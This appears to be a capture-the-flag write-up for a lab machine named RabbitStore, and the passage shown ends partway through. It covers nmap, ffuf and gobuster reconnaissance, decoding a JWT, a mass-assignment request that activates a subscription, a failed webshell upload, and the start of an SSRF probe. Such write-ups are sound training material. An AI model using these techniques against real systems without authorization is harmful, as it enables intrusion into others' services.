TL;DR
In this challenge, we send another parameter while registering, and then get admin access.
Next, we find hidden endpoint on port 3000 and exploit SSTI to get RCE.
We find erlang cookie and move to rabbitmq, and then escalate to root using hash we find while being rabbitmq.
Recon
we start with nmap, using this command:
nmap -p- -sVC --min-rate=10000 $target --open -oN nmap.txt -oX nmap.xml

we can see port 22 with ssh, and port 80 with apache http server.
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 3f:da:55:0b:b3:a9:3b:09:5f:b1:db:53:5e:0b:ef:e2 (ECDSA)
|_  256 b7:d3:2e:a7:08:91:66:6b:30:d2:0c:f7:90:cf:9a:f4 (ED25519)
80/tcp open  http    Apache httpd 2.4.52
|_http-title: Did not follow redirect to http://cloudsite.thm/
|_http-server-header: Apache/2.4.52 (Ubuntu)
Service Info: Host: 127.0.1.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
I added cloudsite.thm to my /etc/hosts file, because it looks like this is the hostname.
Bypass active check by adding parameter while register

I used ffuf to enumerate endpoints.
┌──(agonen㉿kali)-[~/thm/RabbitStore]
└─$ ffuf -u "http://cloudsite.thm/FUZZ" -w /usr/share/SecLists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-small.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://cloudsite.thm/FUZZ
 :: Wordlist         : FUZZ: /usr/share/SecLists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-small.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

assets                  [Status: 301, Size: 315, Words: 20, Lines: 10, Duration: 92ms]
javascript              [Status: 301, Size: 319, Words: 20, Lines: 10, Duration: 93ms]
We can see it didn’t find anything interesting.
In addition, I used gobuster to enumerate more sub domains,

As we can see, it found storage.cloudsite.thm
┌──(agonen㉿kali)-[~/thm/RabbitStore]
└─$ gobuster vhost -u "http://cloudsite.thm/" --ad -w /usr/share/SecLists/Discovery/DNS/subdomains-top1million-20000.txt -xs 302
===============================================================
Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                       http://cloudsite.thm/
[+] Method:                    GET
[+] Threads:                   10
[+] Wordlist:                  /usr/share/SecLists/Discovery/DNS/subdomains-top1million-20000.txt
[+] User Agent:                gobuster/3.8
[+] Timeout:                   10s
[+] Append Domain:             true
[+] Exclude Hostname Length:   false
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
storage.cloudsite.thm Status: 200 [Size: 9039]
Let’s add it to our /etc/hosts file, something like this line. Notice that the base hostname should be the first one, you can also split to lines.
10.82.160.56 cloudsite.thm storage.cloudsite.thm

We can see there is login page and signup page. I signed up with user, and tried to login:

As you can see, I got this inactive page.

I noticed that when we logged in, we got this jwt token:
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJlbWFpbCI6ImVsaWNvcHRlckBlbGljb3B0ZXIuY29tIiwic3Vic2NyaXB0aW9uIjoiaW5hY3RpdmUiLCJpYXQiOjE3NjM5MTUxMjMsImV4cCI6MTc2MzkxODcyM30.4fz3oXVBw6pBoYcYafilfVORKRXYpaLI0l2_t8s4_b0
I checked what it contains using https://www.jwt.io/, and saw this is the payload of thw jwt token:
{
  "email": "elicopter@elicopter.com",
  "subscription": "inactive",
  "iat": 1763915044,
  "exp": 1763918644
}

I thought, maybe i can send when registering, another field of subscription and fool them.

I sent this payload for the /api/register endpoint:
{
  "email": "testing@elicopter.com",
  "password": "1",
  "subscription": "active"
}
And then tried to log in with the user I just created:

It worked! our subscription is active.
Find hidden endpoint on hidden port

Now, we can see there is some upload box, I tried to upload webshell.

The problem it puts the content inside unique path, which i don’t control, like this for example:
/api/uploads/42bbaddc-5a6f-451a-83d8-0a1acc05c75e
So, I can’t get webshell.
However, there is another option, for upload of URL’s:

This can be more useful.
I tried to get /api/docs, using this url:
http://storage.cloudsite.thm/api/docs

When I checked the result, i got back access denied.
{"message":"Access denied"}
